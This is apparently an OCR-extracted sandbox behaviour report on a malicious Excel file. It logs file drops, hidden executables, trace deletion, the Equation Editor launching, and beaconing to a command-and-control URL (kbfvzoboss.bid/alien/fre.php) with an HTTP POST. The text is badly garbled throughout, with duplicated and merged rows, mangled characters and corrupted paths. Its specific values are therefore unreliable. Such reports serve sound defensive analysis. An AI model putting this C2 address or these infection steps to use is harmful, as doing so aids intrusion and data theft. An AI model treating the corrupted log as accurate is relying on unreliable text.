Detection	Threat Characteristic: Connects to remote URL or IP address Connection: —‹\x8fADB\$†\$ce\x90ŒÑ*2Đœ—2**D*2;\$Ñ\x8f—\x8f.80 Content: .		
Call Network API	API Name: recv Args: (344, , 4048, 0) Return: ?	8	2324
Call Filesystem API	API Name: MoveFileWithProgressW Args: (%TEMP%\3582-490\vbc.exe, %APPDATA%\FB8915\5EB4F7.exe, 0, 0, 1) Return: 1	8	2324
Add File	Path: %APPDATA%IFB8915\5EB4F7.exe Type: VSDT_EXE_MSIL	8	2324
Detection	Threat Characteristic: Drops executable during installation		
	Dropping Process ID: 2324 File: %APPDATA%\FB8915\5EB4F7.exe Type: VSDT_EXE_MSIL		
Detection	Threat Characteristic: Creates multiple copies of a file %APPDATA%/FB8915\5EB4F7.exe		
Call Filesystem API	API Name: DeleteFileW Args: (\\?\%APPDATA\%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15 e1970b_7af4c828-7600-4653-b956-74e659da3a71) Return: 1	8	2324
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465 3-b956-74e659da3a71 Type: VSDT_COM_DOS	8	2324
Delete File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465 3-b956-74e659da3a71 Type: VSDT_COM_DOS	8	2324
Call System API	API Name: BCryptDecrypt Args: (493f0000, ¬ÔÅÀ~Ã, 64, 0, 06;e¿ÿ?, 8, ¬ÔÅÀ~Ã, 64, 1231544880, 0) Return: 0	2324	500
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465	8	2324
Write File	3-b956-74e659da3a71 Type: VSDT_COM_DOS Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465	8	2324
Call System API	3-b956-74e659da3a71 Type: VSDT_COM_DOS API Name: BCryptDecrypt Args: (14cae20, Software\Microsoft\Windows\Current\Version\Run\https://Ru	8	2324
Detection	NHr, 48, 16971532, 257) Return: 0 Threat Characteristic: Hides file to evade detection		
Detection	File: %APPDATA%/FB8915/5EB4F7.exe Threat Characteristic: Hides file to evade detection		
	File: %APPDATA%/FB8915		
Call Filesystem API	API Name: DeleteFileW Args: (\\?\\APPDATA\\Microsoff\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15 e1970b_7af4c828-7600-4653-b956-74e659da3a71) Return: 1	8	2324
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465 3-b956-74e659da3a71 Type: VSDT_COM_DOS	8	2324
Delete File	Path: %APPDATA%\Microsoft\CryptolRSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465 3-b956-74e659da3a71 Type: VSDT_COM_DOS	8	2324
Call System API	API Name: BCryptDecrypt Args: (493f0000, ¬ÔÂÀ~Ã, 64, 0, 06;e¿ÿ?, 8, ¬ÔÂÀ~Ã, 64, 1231544880, 0) Return: 0	2324	500
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465 3-b956-74e659da3a71 Type: VSDT_COM_DOS	8	2324
Write File	Path: %APPDATA%Microsoft\CryptolRSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465 3-b956-74e659da3a71 Type: VSDT_COM_DOS	8	2324
Call System API	API Name: BCryptDecrypt Args: (150c800, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 0, , 0, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 16971552, 257) Return: 0	8	2324
Call System API	API Name: DnsQueryEx Args: (— «ÅÐК†šœŒÑ"žĐœ—ž""Đ"ž«šÑ—, 1, 40020000) Return: 123	8	2324
Call Network API	API Name: socket Args: (23, 2, 0) Return: 344	8	2324
Call Network API	API Name: socket Args: (2, 1, 6) Return: 344	8	2324
Call Network API	API Name: connect Args: (344, —‹‹ÅÐЧ†šœŒÑ´žĐœ—ž´´Đ´ž‹šÑ—:80, 16) Return: 0	8	2324
Call Network API	API Name: send Args: (344, POST HTTP/1.0\n\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\n'nHost:\n'nAccept: */*\n'nContent-Type: applic ation/octet-stream\n'nContent-Encoding: binary\n'nContent-Key: 1C50D694\n'nContent-Length: 193\n'nConnection: close\n'n\n'n, 243, 0) Return: 243	8	2324
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: — https://doi.org/10/21/8/1808/ Content: POST HTTP/1.0vinUser-Agent: Mozilla/4.08 [Charon; Infernoj vnHost:		
Call Network API	API Name: send Args: (344, ., 193, 0) Return: 193	8	2324
Call Network API	API Name: recv Args: (344, , 4048, 0) Return: ?	8	2324
Detection	Threat Characteristic: Causes process to crash Process ID: 2324 Image Path: vbc.exe		
Call Filesystem API	API Name: DeletleFileW Args: (\\?\%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15 e1970b_7af4c828-7600-4653-b956-74e659da3a71) Return: 1	8	2324
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465 3-b956-74e659da3a71 Type: VSDT_COM_DOS	8	2324
Delete File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465 3-b956-74e659da3a71 Type: VSDT_COM_DOS	8	2324
Call System API	API Name: BCryptDecrypt Args: (493f0000, ¬ÔÂÀ~Ã, 64, 0, 06;>e¿ÿ?, 8, ¬ÔÂÀ~Ã, 64, 1224728864, 0) Return: 0	2324	500
Call System API	API Name: BCryptDecrypt Args: (14cb2e0, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 0, , 0, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 16971552, 257) Return: 0	8	2324
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003\deb042bbee7a40f15e1970b_7af4c828-7600-4653-b956-74e659da3a71 Type: VSDT_COM_DOS	8	2324
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-465 3-b956-74e659da3a71 Type: VSDT_COM_DOS	8	2324
Write File	Path: %APPDATA%IFB8915\5EB4F7.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems %APPDATA%/FB8915/5EB4F7.exe		
Write File	Path: %APPDATA%\Microsoft\Installer\{C0C31BCC-56FB-42A7-8766-D29E1BD74C7C}\python_icon.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems %APPDATA%\Microsoft\nstaller\{C0C31BCC-56FB-42A7-8766-D29E1BD74C7C}\python_icon.exe		
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1D53B1\1D53B1\1D53B1 Value: None		444
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1D53B1\ Value: None		444

Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		444
Add File	Path: %LOCALAPPDATA%MicrosoftWindows\INetCache\Content.MSO\A50516B3.png Type: VSDT_PNG		444
Write File	Path: %LOCALAPPDATA%MicrosoftWindows\INetCache\Content.MSO\A50516B3.png Type: VSDT_PNG		444
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\A50516B3.png Type: VSDT_PNG		444
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 444		
	File: %LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.MSO\A50516B3.png		
	Type: VSDT_PNG		
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\2C35F6E6.jpeg Type: VSDT_JPG		444
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\2C35F6E6.jpeg Type: VSDT_JPG		444
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\2C35F6E6.jpeg Type: VSDT_JPG		444
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 444		
	File: %LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.MSO\2C35F6E6.jpeg		
	Type: VSDT_JPG		
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\)9FC87918.png Type: VSDT_PNG		444
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\)9FC87918.png Type: VSDT_PNG		444
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\9FC87918.png Type: VSDT_PNG		444
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection		
	Process ID: 444 File: %LOCALAPPDATA%\MicrosoftWindows\INetCache\Content.MSO\9FC87918.png		
	Type: VSDT_PNG		
Add File	Path: %LOCALAPPDATA%iMicrosoftiWindows\iNetCache\Content.MSO\D0C5B639.png Type: VSDT_PNG		444
Write File	Path: %LOCALAPPDATA%iMicrosoftiWindows\iNetCache\Content.MSO\D0C5B639.png Type: VSDT_PNG		444
Delete File	Path: %LOCALAPPDATA%iMicrosoftiWindows\iNetCache\Content.MSO\D0C5B639.png Type: VSDT_PNG		444
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection		
	Process ID: 444 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\D0C5B639.png		
	Type: VSDT_PNG		
Add File	Path: %LOCALAPPDATA%IMicrosoft\Windows\INetCache\Content.MSO\40C40BE4.png Type: VSDT_PNG		444
Write File	Path: %LOCALAPPDATA%MicrosoftWindows\INetCache\Content.MSO\40C40BE4.png Type: VSDT_PNG		444
Delete File	Path: %LOCALAPPDATA%IMicrosoft\Windows\INetCache\Content.MSO\40C40BE4.png Type: VSDT_PNG		444
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 444		
	File: %LOCALAPPDATA%\Microsoft\Windows\\NetCache\Content.MSO\40C40BE4.png		
	Type: VSDT_PNG		
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\DB932DAF.png Type: VSDT_PNG		444
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\DB932DAF.png Type: VSDT_PNG		444
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\DB932DAF.png Type: VSDT_PNG		444
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 444		
	File: %LOCALAPPDATA%\Microsoft\Windows\\NetCache\Content.MSO\DB932DAF.png		
	Type: VSDT_PNG		
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\8FF57295.jpeg Type: VSDT_JPG		444
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\8FF57295.jpeg Type: VSDT_JPG		444
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\8FF57295.jpeg Type: VSDT_JPG		444
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 444		
	File: %LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.MSO\8FF57295.jpeg		
	Type: VSDT_JPG		
Call Thread API	API Name: NtResumeThread Args: (Process:2064,) Return: ?		
	Al Thaine. Natesume Tireau Aigs. (Trocess.2004,) Netam. :		444
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2064], ppid[444) Return: 1		444
Call System API Call Process API	API Name: evtchann.SendEvent Args: (e), pid[2064], ppid[444) Return: 1 API Name: CreateProcessW Args: ("CommonProgramFiles(x86)%!Microsoft Shared\Office15\timsosqm.exe,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,		
Call Process API	API Name: evtchann.SendEvent Args: (e), pid[2064], ppid[444) Return: 1 API Name: CreateProcessW Args: (%CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe, Process:2064:msosqm.exe) Return: 1		444
	API Name: evtchann.SendEvent Args: (e), pid[2064], ppid[444) Return: 1 API Name: CreateProcessW Args: ("CommonProgramFiles(x86)%!Microsoft Shared\Office15\timsosqm.exe,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,		444
Call Process API	API Name: evtchann.SendEvent Args: (e), pid[2064], ppid[444) Return: 1 API Name: CreateProcessW Args: ("CommonProgramFiles(x86)" Microsoft Shared Office 15 Imsosqm.exe,		444
Call Process API Write Registry Key	API Name: evtchann.SendEvent Args: (e), pid[2064], ppid[444) Return: 1 API Name: CreateProcessW Args: ("CommonProgramFiles(x86)"\Microsoft Shared\Office15\msosqm.exe,		444 444 444
Call Process API Write Registry Key	API Name: evtchann.SendEvent Args: (e), pid[2064], ppid[444) Return: 1 API Name: CreateProcessW Args: (%CommonProgramFiles(x86)%Microsoft Shared\Office15\msosqm.exe, Process:2064:msosqm.exe) Return: 1 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000051191100000000000000000000000000000		444 444 444
Call Process API Write Registry Key Write Registry Key	API Name: evtchann.SendEvent Args: (e), pid[2064], ppid[444) Return: 1 API Name: CreateProcessW Args: (%CommonProgramFiles(x86)%Microsoft Shared\Office15\msosqm.exe, , Process:2064:msosqm.exe) Return: 1 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000051191100000000000000000000000000000		444 444 444
Call Process API Write Registry Key Write Registry Key Detection	API Name: evtchann.SendEvent Args: (e), pid[2064], ppid[444) Return: 1 API Name: CreateProcessW Args: (%CommonProgramFiles(x86)%iMicrosoft Shared\Office15\msosqm.exe,	444	444 444 444
Call Process API Write Registry Key Write Registry Key Detection Call Mutex API	API Name: evtchann.SendEvent Args: (e), pid[2064], ppid[444) Return: 1 API Name: CreateProcessW Args: (%CommonProgramFiles(x86)%iMicrosoft Shared\Office15\msosqm.exe,	444	444 444 444 444 2064
Call Process API Write Registry Key Write Registry Key Detection Call Mutex API Call Filesystem API	API Name: evtchann.SendEvent Args: (e), pid[2064], ppid[444) Return: 1 API Name: CreateProcessW Args: (%CommonProgramFiles(x86)%Microsoft Shared\Office15\msosqm.exe, Process:2064:msosqm.exe) Return: 1 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\User\Data\S-1-5-18\Products\000051191100000000000000000000000000000	444	444 444 444 444 2064 444
Call Process API Write Registry Key Write Registry Key Detection Call Mutex API Call Filesystem API Call Filesystem API	API Name: evtchann.SendEvent Args: (e), pid[2064], ppid[444) Return: 1 API Name: CreateProcessW Args: (%CommonProgramFiles(x86)%Microsoft Shared\Office15\msosqm.exe, Process:2064:msosqm.exe) Return: 1 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000051191100000000000000000000000000000	444	444 444 444 2064 444 444
Call Process API Write Registry Key Write Registry Key Detection Call Mutex API Call Filesystem API Write Registry Key	API Name: evtchann.SendEvent Args: (e), pid[2064], ppid[2444) Return: 1 API Name: CreateProcessW Args: (%CommonProgramFiles(x86)%Microsoft Shared\Office15\msosqm.exe, , , , , , Process:2064:msosqm.exe) Return: 1 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000051191100000000000000000000000000000	444	444 444 444 444 2064 444 444 444
Call Process API Write Registry Key Write Registry Key Detection Call Multex API Call Filesystem API Call Filesystem API Write Registry Key Write Registry Key	API Name: evtchann.SendEvent Args: (e), pid[2064], ppid[444) Return: 1 API Name: CreateProcessW Args: (%CommonProgramFiles(x86)%Microsoft Shared\Office15\msosqm.exe, , , , , , Process:2064:msosqm.exe) Return: 1 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000051191100000000000000000000000000000	444	444 444 444 444 444 444 444
Call Process API Write Registry Key Write Registry Key Detection Call Mutex API Call Filesystem API Write Registry Key Write Registry Key Delete Registry Key Delete Registry Key	API Name: evtchann.SendEvent Args: (e), pid[2064], ppid[444) Return: 1 API Name: CreateProcessW Args: (%CommonProgramFiles(x86)%Microsoft Shared\Office15\msosqm.exe, , , , , , Process:2064:msosqm.exe) Return: 1 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000051191100000000000000000000000000000	444	444 444 444 444 444 444 444 444
Call Process API Write Registry Key Write Registry Key Detection Call Mutex API Call Filesystem API Write Registry Key Write Registry Key Delete Registry Key Write Registry Key Write Registry Key Write Registry Key	API Name: evtchann.SendEvent Args: (e), pid[2064], ppid[444) Return: 1 API Name: CreateProcessW Args: (%CommonProgramFiles(x86)%Microsoft Shared\Office15\msosqm.exe, , , , , , Process:2064:msosqm.exe) Return: 1 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000051191100000000000000000000000000000	444	444 444 444 444 444 444 444 444
Call Process API Write Registry Key Write Registry Key Detection Call Mutex API Call Filesystem API Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key	API Name: evtchann.SendEvent Args: (e), pid[2064], ppid[444) Return: 1 API Name: CreateProcessW Args: (%CommonProgramFiles(x86)%Microsoft Shared\Office15\msosqm.exe, , , , , , , Process:2064:msosqm.exe) Return: 1 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000051191100000000000000000000000000000	444	2064 444 444 444 444 444 444 444 444
Call Process API Write Registry Key Write Registry Key Detection Call Mutex API Call Filesystem API Call Filesystem API Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key	API Name: evtchann.SendEvent Args: (e), pid[2064], ppid[444) Return: 1 API Name: CreateProcessW Args: (%CommonProgramFiles(x86)%Microsoft Shared\Office15\msosqm.exe, , , , , , , Process:2064:msosqm.exe) Return: 1 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051191100000000000000000000000000000		2064 444 444 444 444 444 444 444 444 444
Call Process API Write Registry Key Write Registry Key Detection Call Mutex API Call Filesystem API Call Filesystem API Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Add File	API Name: evtchann.SendEvent Args: (e), pid[2064], ppid[444) Return: 1 API Name: CreateProcessW Args: (%CommonProgramFiles(x86)%Microsoft Shared\Office15\msosqm.exe, , , , , , , Process:2064:msosqm.exe) Return: 1 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051191100000000000000000000000000000	444	2064 444 444 444 444 444 444 444 444 444
Call Process API Write Registry Key Write Registry Key Detection Call Mutex API Call Filesystem API Call Filesystem API Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key	API Name: evtchann.SendEvent Args: (e), pid[2064], ppid[444) Return: 1 API Name: CreateProcessW Args: (%CommonProgramFiles(x86)%Microsoft Shared\Office15\msosqm.exe, , , , , , , Process:2064:msosqm.exe) Return: 1 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051191100000000000000000000000000000		2064 444 444 444 444 444 444 444 444 444



Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
www.microsoft.com	104 103 65 218	53		No riek	_	NONAMEEL


▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
~\$NONAMEFL.xlsx	No risk	-	-	-	165	2DEC74BBC2C781FF2B4247BF09B1FFACB C431721
msosqmcached.dat	No risk	-	-	-	788	D3883C1DC3809473D601653A4B7AC0F098 D4484C
E3E027D7.png	No risk	-	-	-	50311	B290F533537A734B7030CE1269AC8C53987 54194
56CF6FD.png	No risk	-	-	-	79394	9F3FE15AE44644F9ED8C2CA668B7020DF7 26426B
A89EA8A0.emf	No risk	-	-	-	7608	AC0601FFC173F50B56C3AE2265C61B7671 1FBE01
992E6A5B.emf	No risk	-	-	-	648132	F677467423105ACF39B76CB366F08152527 052B3
CVRB437.tmp	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AF D80709
CFA658DA.png	No risk	-	-	-	51166	85B228BBC80DC60D40F4D3473E10B742E7 B9039E
987037AE.png	No risk	-	-	-	84203	216B99E777ED782BDC3BFD1075DB90DFD DABD20F
80235F13.jpeg	No risk	-	-	-	29499	45E34D715128C6954F589910E6D0429370E 3E01A

Event Type	Details	Parent PID	PID
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		816
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\Startupltems\ Value: None		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\Startupltems\+ Value: None		816
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000005119110000000000000000000000000000		816
	C\Usage\EXCELFiles Value: 52ca0018		
Write Registry Key	$Key: HKEY_LOCAL_MACHINE \\ ISOFTWARE \\ IMicrosoft \\ Windows \\ Current \\ Version \\ Installer \\ User Data \\ IS-1-5-18 \\ Products \\ 100005119110000000000000000000000000000$		816
	ClUsagelProductFiles Value: 52ca0106		
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		816
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\Themes\1033\NextUpdate Value: None		816
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTT Value: None		816
Call Network API	API Name: DnsQuery_W Args: (www.microsoft.com, 1c, 6000, 0, 6bff6b8, 0) Return: 0		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingConfigurableSettings Value: None		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\Roaming\LastSyncTime Value: None		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\Roaming\RoamingLastWriteTime Value: None		816
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\+ Value: None		816
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\Startup\tems\ Value: None		816
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		816
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		816
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\a4 Value: None		816
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		816
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1D3462\ Value: None		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1D3462\1D3462 Value: None		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1D3462\1D3462 Value: None		816
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA~2\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1		816
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[816) Return: 1		816
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles(x86)%IMicrosoft Shared\EQUATION\EQNEDT32.EXE) Return: 1		816
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[816) Return: 1		816
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\Document\Recovery\1D3462\1D3462\1D3462\value: None		816
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\Document\Recovery\1D3462\Value: None		816
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		816
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\a4 Value: None		816
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		816
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		816
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		816
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		816
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1D59CC\ Value: None		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1D59CC\1D59EB Value: None		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 0		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastRequest Value: 2021-06-10T07:59: 13Z		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 1		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastUpdate Value: 2021-06-10T07:59:1 3Z		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\NextUpdate Value: 2021-06-10T08:02:1		816
	32		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0		816
